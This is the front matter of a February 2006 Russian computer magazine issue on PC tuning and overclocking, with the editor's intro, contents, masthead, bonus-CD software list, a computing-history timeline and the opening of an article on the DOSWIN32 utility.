


## TUNING

Тонкая  
настройка  
и разгон  
PC



## BONUS

НАГИБАЕМ AOL

новый взгляд  
на удаленное  
администрирование

Побывали в далеких странах?  
Накопилось много интересных  
фотографий?




Создайте свой цифровой фотоархив на  
<http://foto.mail.ru/> и покажите друзьям!

1. Доступ из любой точки мира
2. Удобная система альбомов
3. Редактирование фотографий
4. Возможность ограничения доступа только для друзей
5. Рейтинги лучших фотографий
6. Творческие конкурсы с призами

**ФОТО @mail.ru**<sup>®</sup>

Ваш личный цифровой фотоархив!



## intro

Какой русский не любит быстрой езды? Точно так же для нас не возникает вопроса «Гнать или не гнать?». Однозначно «гнать»! Мы, люди российского менталитета, пытаемся выжать максимум и даже больше из всего, что попадаете под руки. Дело даже не в экономии денег или желании получить ощутимый прирост производительности. Главное — процесс :). А если попутно удалось сэкономить баксы или поднять производительность на порядок, тем более отлично! В этом номере мы решили подойти к проблеме ос-

новательно, проанализировали все доступные методы оптимизации и разгона, причем как на уровне софта, так и на уровне железа. Часть материалов — это анализ, остальное — практические примеры, так что читай и начинай действовать самостоятельно. Формат журнала, конечно, не позволяет уместить все подробности, поэтому мы отобрали самое вкусное и самое актуальное на сегодня. Даже если ни сегодня, ни завтра, ни послезавтра ты не собираешься разгонять что-то, нам приятно осознавать, что ты войдешь в курс того, как и по

каким принципам ОНО гонится. И никогда не говори «никогда» :).

**P.S.** Мы очень стремимся учитывать мнения читателей, которые они оставляют на форуме <http://forum.xaker.ru/forum.asp?forumID=17>. Ты можешь оказаться на страницах журнала, твое мнение увидят тысячи других читателей — для этого нужно всего-то ничего: регулярно просматривать форум и не пропускать новые опросы. Лучшие комментарии будут опубликованы в журнале!

**Андрей Каролик**

№02(63)

# СОДЕРЖАНИЕ

## СОФТ

Все на одной дискете .....	6
DOSWIN32 — компактный вариант Windows	
Разгон на четыре буквы .....	10
Беспощадное повышение работоспособности NTFS	
Зарядка для пенсионеров .....	14
Старое и новое в разгоне Windows XP	
А у нас он маленький .....	18
Заталкиваем Windows PE в mini CD	
Мышиный разгон .....	22
Макросы для ускорения	
Скоростной лохотрон .....	28
Как дурят на разгоне	
Win зажигает огни .....	32
Полноценный IP-firewall средствами Windows за 15 минут	
Производительный файловый сервер .....	34
Оптимизация под Windows	
14 полезных советов .....	40
Простые способы ускорения Windows XP	
Разорение провайдера .....	46
Как экономить на трафике правильно	
Мнение профессионалов .....	52
Стоит ли пытаться выжать что-то из программ	
Нитрооктан для толстой птицы .....	54
Методы оптимизации ОС Linux	
Эффективные мускулы .....	60
Крутим гайки базе данных	

## ХАРД

Мнение профессионалов .....	64
В чем золотая середина	
Алхимия прошивки .....	66
Беспощадное вмешательство в видео-BIOS	
Разгон с паяльником .....	72
Трепанация видео и мамы без последствий	
Как потратить 200 баксов? .....	80
Мнение читателей	
Скоростная память .....	82
Стоит ли гнаться за дорогими модулями	
Гнать или не гнать? .....	86
Плюсы и минусы разгона	
Обзор стандарта ВТХ .....	92
Правильный подход к охлаждению и разгону	



## SPECIAL DELIVERY

Спроси эксперта! .....	96
На F.A.Q. отвечает Алекс Карабуто	
Новости hardware .....	98
Актуальная информация	
Обзор книг .....	100
Что почитать	

## ОФФТОПИК

NoName .....	102
Свежий софт от nnt.ru	
Admining .....	104
Конфигурирование DHCP в среде Windows 2003	
Нагибаем AOL/MSN .....	106
Новый взгляд на удаленное администрирование	
Крутятся диски .....	110
Тестируем MP3-плееры старого и нового года	
Железная клавиша .....	115
Hiper HCK-1S18A-RU	
e-МЫЛО .....	116
Пишите письма	
Гений и злодейство .....	128
Story	

ЭКСПЕРТ НОМЕРА

## АЛЕКС КАРАБУТО

В НАСТОЯЩЕЕ ВРЕМЯ РЕДАКТОР И ОБОЗРЕВАТЕЛЬ IXBT.COM — ВЕДУЩЕГО МИРОВОГО ИЗДАНИЯ О КОМПЬЮТЕРАХ. В ПРОШЛОМ — ЗАМЕСТИТЕЛЬ ГЛАВНОГО РЕДАКТОРА ЕЖЕНЕДЕЛЬНИКА «КОМПЬЮТЕРРА», А ТАКЖЕ ИНТЕРНЕТ-САЙТОВ О КОМПЬЮТЕРНОМ ЖЕЛЕЗЕ FERRA.RU И TERRALAB.RU (У ИСТОКОВ ЭТИХ ПРОЕКТОВ СТОЯЛ ОН ЖЕ). ОПУБЛИКОВАЛ ОКОЛО ПОЛУТЫСЯЧИ ОБЗОРОВ ПО РАЗЛИЧНЫМ КОМПЬЮТЕРНЫМ ТЕХНОЛОГИЯМ ВО МНОГИХ ПОПУЛЯРНЫХ РУССКОЯЗЫЧНЫХ КОМПЬЮТЕРНЫХ ИЗДАНИЯХ, А ТАКЖЕ БОЛЕЕ ПОЛУСОТНИ СТАТЕЙ В РЕФЕРИРУЕМЫХ ЖУРНАЛАХ США, ЗАПАДНОЙ ЕВРОПЫ И ЯПОНИИ



ЕЖЕМЕСЯЧНЫЙ  
ТЕМАТИЧЕСКИЙ  
КОМПЬЮТЕРНЫЙ  
ЖУРНАЛ  
02(63) ФЕВРАЛЬ 2006

[www.xakep.ru](http://www.xakep.ru)

Мнение редакции не всегда совпадает с мнением авторов.  
Все материалы этого номера представляют собой лишь информацию к размышлению.  
Редакция не несет ответственности за незаконные действия, совершенные с ее использованием, и в возможный причиненный ущерб.  
За перепечатку наших материалов без спроса — преследуем.

### РЕДАКЦИЯ

#### Главный редактор

Николай «AvaLANche» Черепанов ([avalanche@real.xakep.ru](mailto:avalanche@real.xakep.ru))

#### Выпускающие редакторы

Александр «Dr.Klouniz» Лозовский ([alexander@real.xakep.ru](mailto:alexander@real.xakep.ru))  
Андрей Каролик ([andrusha@real.xakep.ru](mailto:andrusha@real.xakep.ru))

#### CD/OFFTOPIC

Иван «SkyWriter» Касатенко ([sky@real.xakep.ru](mailto:sky@real.xakep.ru))

#### Литературный редактор

Валентина Иванова ([valy@real.xakep.ru](mailto:valy@real.xakep.ru))

#### Арт-директор

Иван Васин ([vasin@real.xakep.ru](mailto:vasin@real.xakep.ru))

#### Дизайнер

Наталья Жукова

#### Иллюстраторы

Иван Величко ([vel@shuka.ru](mailto:vel@shuka.ru))  
Анна Журко

### РЕКЛАМА

#### Директор по рекламе ИД (game)land

Игорь Пискунов ([igor@gameland.ru](mailto:igor@gameland.ru))

#### Руководитель отдела рекламы цифровой группы

Ольга Басова ([olga@gameland.ru](mailto:olga@gameland.ru))

#### Менеджеры отдела

Ольга Емельянцева ([olgaeml@gameland.ru](mailto:olgaeml@gameland.ru))

Евгения Горячева ([goryacheva@gameland.ru](mailto:goryacheva@gameland.ru))

Оксана Алехина ([alekhina@gameland.ru](mailto:alekhina@gameland.ru))

#### Менеджер по работе с сетевыми РА, корпоративные продажи

Максим Григорьев ([grigoriev@gameland.ru](mailto:grigoriev@gameland.ru))

#### Трафик-менеджер

Марья Алексеева ([alekseeva@gameland.ru](mailto:alekseeva@gameland.ru))

тел.: (495) 935.70.34

факс: (495) 780.88.24

### РАСПРОСТРАНЕНИЕ

#### Директор отдела дистрибуции и маркетинга

Владимир Смирнов ([vladimir@gameland.ru](mailto:vladimir@gameland.ru))

#### Оптовое распространение

Андрей Степанов ([andrey@gameland.ru](mailto:andrey@gameland.ru))

#### Подписка

Алексей Попов ([popov@gameland.ru](mailto:popov@gameland.ru))

тел.: (495) 935.70.34

факс: (495) 780.88.24

### PUBLISHING

#### Издатель

Сергей Покровский ([pokrovsky@gameland.ru](mailto:pokrovsky@gameland.ru))

#### Учредитель

ООО «Гейм Лэнд»

#### Директор

Дмитрий Агарунов ([dmitri@gameland.ru](mailto:dmitri@gameland.ru))

#### Финансовый директор

Борис Скворцов ([boris@gameland.ru](mailto:boris@gameland.ru))

### ГОРЯЧАЯ ЛИНИЯ ПО ПОДПИСКЕ

тел.: 8 (800) 200.3.999

Бесплатно для звонящих из России

### ДЛЯ ПИСЕМ

101000, Москва,

Главпочтамт, а/я 652, Хакер Спец

[spec@real.xakep.ru](mailto:spec@real.xakep.ru)

<http://www.xakep.ru>

Отпечатано в типографии «ScanWeb», Финляндия  
Зарегистрировано в Министерстве Российской Федерации  
по делам печати, телерадиовещанию  
и средствам массовых коммуникаций  
ПИ № 77-12014 от 4 марта 2002 г.  
Тираж 42 000 экземпляров.  
Цена договорная.



**MULTIBOOTABLE**

**весь софт из номера,  
 в том числе:**  
 Diskeeper 10.0  
 DosWin32  
 FAR 1.70b5 build 2060  
 MySQL 5.0 + куча утилит  
 O&O Defrag V8  
 PowerStrip 3.6  
 X-BIOS Editor для NVidia  
 XFree86 4.5.0

+ СЮРПРИЗ!

# CD:

НОВЫЙ ВИТОК! ТЫ ГОТОВ К КАЧЕСТВЕННО  
 НОВОМУ ПОДХОДУ К ТЮНИНГУ ТВОЕГО  
 КОМПЬЮТЕРА? ТОГДА ВПЕРЕД, ВСТАВЛЯЙ  
 ДИСК В CD-ROM — ТАМ ТЫ НАЙДЕШЬ ВСЕ,  
 ЧТО ТЕБЕ ПОТРЕБУЕТСЯ, ЧТОБЫ ШАГНУТЬ  
 В НОВУЮ ЭРУ СКОРОСТИ.

## ЕЖЕДНЕВНОЕ ПО

- FireFox 1.5
- Opera 8.51
- ReGet Deluxe 4.2 + plugins
- ZoneAlarm Pro

## LINUX

- Glibc 2.3.6
- InitNG 0.5.2
- Linux Kernel 2.6.15 Con Kolivas patch
- MySQL сервер 5.0.18
- NVClock 0.8b
- ReiserFS4 patch + tools
- UPX 1.25 (bin+src)
- XFree86 4.5.0 (src)
- liblcqKid2-alpha2.1
- Сжимающий трафик прокси

## NONAME

- AvilInfo v.3.1
- Bred 3
- Copernic Desktop Search 1.63
- CrazyTalk v4.0 Demo Edition
- DSS DJ v5.5
- DetectiveStory v3.0 Build 5496
- FrontMotion Login 1.1.5.293
- Hide Window Now 2.5
- MIDI To MP3 Maker v3.0.37
- My Drivers 3.11

- Net Transport 2.02
- NoteBook 2000 v5.5
- Proxomitron 4.5j
- Rainlendar 0.21.1
- SWF 'n Slide Pro v1.015
- Small LanGet 1.0.8
- Speed It Up Extreme v3.60
- Task Killer 2.25
- mst Defrag Home Edition 1.9.30.76

## WINDOWS

- 3D Mark 2003 3.6.0
- Aston 1.9.1
- BOCHS 2.2.1
- Diskeeper 10 Pro
- DosWin32
- FAR 1.70a6 build 2060
- FreeDOS beta9 (ISO + floppy)
- Links для Windows
- LiteStep b24.5
- Macro Scheduler Std 8.0
- MySQL 5.0.18 Server
- MySQL Migration Toolkit 1.0.21
- MySQL Query Browser 1.1.19
- MySQL-коннекторы (ODBC, .NET ш С.ф.)
- NiBiTor 2.6
- O&O Clever Cache 6 Pro
- O&O Defrag 8 Pro
- O&O DriveLED
- PowerStrip 3.63
- QIP build 7810
- RamDisk 8.0 Plus
- RivaTuner 2.0 RC 15.8
- UPX 1.25 (DOS/Win32)

ВСЬ ЭТОТ МЕГАСОФТ  
 НА МУЛЬТИЗАГРУЗОЧНОМ CD!



# СОФТ

**1948 год** Запущена первая программа на компьютере Manchester Mark I, прозванном The Baby. «Малыш» весил 1 тонну, состоял из 600 радиоламп и имел память 1024 бита. Набор команд включал семь инструкций. Это был первый компьютер с программой, хранимой в памяти.

**1978 год** Некоторые специалисты считают, что первый спам появился в 1978 году, еще до интернета, и рассылался в системе ему предшествовавшей, действовавшей в американских университетах и государственных учреждениях. Другие утверждают, что первое употребление слова «спам» имело место в одном из форумов в 1993 году, после того как один из директоров некоей сети по ошибке разослал 200 писем.

**1979 год** Рождение BSD UNIX. В этом же году компания AT&T объявила о планах коммерциализации UNIX. Поэтому в университете шта-

та Калифорния в Беркли была подготовлена собственная разновидность UNIX, получившая название BSD (Berkeley Software Distribution) UNIX. Позднее AT&T и Sun согласились объединить свои версии UNIX, вынудив конкурентов (DEC, HP и IBM) создать организацию Open Software Foundation.

**1983 год** Первая программа-вирус (компьютерная программа, способная скрытно самовоспроизводиться) была продемонстрирована Фредом Козном, студентом Массачусетского технологического института в Бостоне (США).

**1985 год** Официально днем рождения Windows можно считать выставку Comdex, проходившую в ноябре 1985 года в Лас-Вегасе, на которой пресс-конференция Microsoft плавно перетекла в презентацию нового продукта — Microsoft Windows 1.0.

**1993 год** Рождение FreeBSD, построенной на основе BSD UNIX и обладавшей сетевыми функциями, средствами управления виртуальной памятью, переключением задач и возможностью работы с длинными именами файлов. Согласно условиям лицензионного соглашения BSD, программисты не обязаны делать отчисления в пользу авторов продукта.

**2001 год** Microsoft представила общественности Windows XP, проходившую в стадии разработки под кодовым названием Whistler. Буквы XP взяты из слова «experience» (англ. «опыт, опытность»).

**2006 год** Из корпорации Microsoft просочилась информация, согласно которой выход в свет новой операционной системы Windows Vista запланирован на 31 августа 2006 года, однако возможны задержки. Оптимистический прогноз звучит так: в следующем году Vista будет представлена пользователям!

# ВСЕ на одной ДИСКЕТЕ

## DOSWIN32 — КОМПАКТНЫЙ ВАРИАНТ WINDOWS

ШТАТНАЯ КОНФИГУРАЦИЯ WINDOWS ВЕСИТ СОТНИ МЕГАБАЙТ, С КАЖДЫМ ГОДОМ ОНА СТАНОВИТСЯ ВСЕ ТЯЖЕЛЕЕ И ТЯЖЕЛЕЕ. ТЕМ НЕ МЕНЕЕ, В МАКСИМАЛЬНО УРЕЗАННОМ ВАРИАНТЕ СИСТЕМА СВОБОДНО УМЕЩАЕТСЯ НА ОДНУ ДИСКЕТУ ВМЕСТЕ С FAR'ОМ И ПАРОЙ-ТРОЙКОЙ МЕЛКИХ ПРОГРАММ. ЭТО ЧУДО СОЗДАЕТСЯ С ПОМОЩЬЮ УТИЛИТЫ DOSWIN32, СОТВОРЕННОЙ ЮРИЕМ ХАРОНОМ | КРИС КАСПЕРСКИ АКА МЫШЬХ

**и на обломках microsoft'a напишут наши имена...**

MS-DOS мертва? Почти. Но поднимать тост за ее упокой еще рано. Сохранилась огромная масса древних машин, которые нужно как-то программировать. Windows на них не поставишь, а под MS-DOS весь инструментарий давно прокис и заржавел. Нет ни свежих компиляторов, ни отладчиков, ни библиотек. Ностальгия — прекрасная вещь, но только не в тот момент, когда приходится вспоминать все три модели памяти с жуткими ограничениями в 64 Кб на сегмент и прочими «прелестями» тех времен.

